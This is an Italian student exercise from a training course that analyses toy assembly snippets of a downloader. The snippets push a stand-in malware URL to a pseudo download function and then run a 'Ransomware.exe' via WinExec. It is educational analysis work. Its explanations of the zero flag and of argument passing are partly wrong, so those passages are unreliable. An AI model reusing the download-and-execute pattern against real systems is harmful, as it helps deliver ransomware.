Giacomo Manca - Epicode

Malware analysis e assembly

11 Dicembre, 2023

Introduzione

Lo scopo di questo progetto è analizzare delle porzioni di codice (tabelle 1, 2, 3) di un malware e descriverne alcune caratteristiche e funzionalità.

Obiettivi

1. Spiegare, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso, identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicare con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Descrivere le diverse funzionalità implementate all'interno del Malware.
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. Salto condizionale

Analizzando le tabelle possiamo osservare come il salto condizionale effettuato sia il **jz** (jump if zero): il valore della riga precedente è infatti pari a 0 (EBX=11), pertanto la **zero flag** è settata a 0 e quindi consente il salto.

00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

2. Diagramma di flusso



3. Funzionalità del malware

Esaminando il codice assembly, si può dedurre che il malware in questione operi come un **downloader**, ossia un programma atto a recuperare da Internet altri file da eseguire successivamente. Questa conclusione si basa sull'osservazione delle chiamate alle funzioni **DownloadToFile()** e **WinExec().** Nello specifico, il malware sembra tentare di scaricare un file da un URL attraverso la prima funzione e poi eseguirlo tramite la seconda.

4. Chiamata delle funzioni

Nella tabella 2, è possibile individuare la chiamata della funzione **DownloadToFile()** Analizzando il codice emerge che il parametro passato a questa funzione è l'URL del sito da cui scaricare il file malevolo. Tale parametro viene memorizzato nel registro EAX (push).

La seconda funzione menzionata è **WinExec(),** individuabile nella tabella 3. Dal codice si evince che il percorso al file eseguibile viene passato al registro EDX, quindi memorizzato al suo interno e infine trasmesso alla funzione.